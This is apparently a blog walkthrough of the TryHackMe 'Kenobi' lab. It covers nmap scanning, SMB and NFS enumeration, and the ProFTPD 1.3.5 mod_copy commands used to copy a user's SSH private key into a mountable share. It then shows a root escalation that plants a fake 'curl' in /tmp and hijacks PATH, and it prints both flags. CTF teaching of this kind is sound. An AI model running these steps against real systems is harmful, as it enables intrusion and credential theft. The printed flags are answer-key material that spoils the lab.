
TryHackMe Directory
Flags will be BOLD
First lets find the IP in the subnet!
nmap -n -sn 10.10.130.0-255

Lets scan them in order and try to figureout the total ports open
nmap 10.10.130.11

7 is the answer to the first question!
TASK 2
It now tells us to run a script for nmap to enumerate shares
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.130.11

3 Shares is the first answer in task 2
lets follow their lesson
smbclient //10.10.130.11/anonymous
Press "Enter"
We are now inside
we need to view the files now
ls

log.txt is the answer to the second question!
we are making great progress lets keep going
smbget -R smb://10.10.130.11/anonymous
press "Enter"

We now have a file! Why don’t we open it?
cat log.txt
Lets look for that FTP port shall we

21 is the FTP port according to the top of this document
This tutorial has another script to run
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.130.11

/var is the final answer in task 2!
Task 3
We are told to to find the version of ProFtpd the machine is running on the FTP port
netcat 10.10.130.11 21

1.3.5 is our first answer in task 3
We now need to findout how many exploits are there for ProFtpd that is running
msfconsole
search ProFtpd

3 we see 3 with check as “Yes” possibly this is why 3 is correct?
Now lets continue along
nc 10.10.130.11 21
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa
The above will copy over that key we need for Kenobi
I had to wait a day to continue so the IP will be different
mkdir /mnt/kenobiNFS
sudo mount 10.10.189.226:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
Now that we have a solid network mount we can copy that private key
sudo cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@10.10.189.226

Whelp… looks like the key is different on the new machine
sudo rm id_rsa
Now we need to redo a bit
Now lets continue along
nc 10.10.189.226 21
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa
mkdir /mnt/kenobiNFS
sudo mount 10.10.189.226:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
Now that we have a solid network mount we can copy that private key
sudo cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@10.10.189.226
Now we should have success!

Lets find that flag
cat /home/kenobi/user.txt

My flag was d0b0f3f53b6caa532a83915e19224899 but yours may be different
Task 4
Now to learn about SUID
After your reading they give us a big hint
find / -perm -u=s -type f 2>/dev/null

We should now see a list of files
The answer box kind of gives an extra hint with the last / being only 4 letters
/usr/bin/menu is the first answer for task 4
Now we should run it!
/usr/bin/menu

3 is the next answer!
With some help from a guide we see that we can create a file named “curl” and have it in the tmp directory to help get root
Lets go to the tmp folder
cd /tmp
Now we need to copy the sh file into the curl file we will use
echo /bin/sh > curl
Now lets give complete access to that file
chmod 777 curl
Now lets set PATH to that tmp folder
export PATH=/tmp:$PATH
Lets see if it works!
/usr/bin/menu
We can check with option 1
1
id should show us which user we currently are as well as the others (possibly?)
id

Well we might as well see if we can find that root file!
cat /root.root.txt

177b3cd8562289f37382721c28381f02 is the final flag!!
We made it!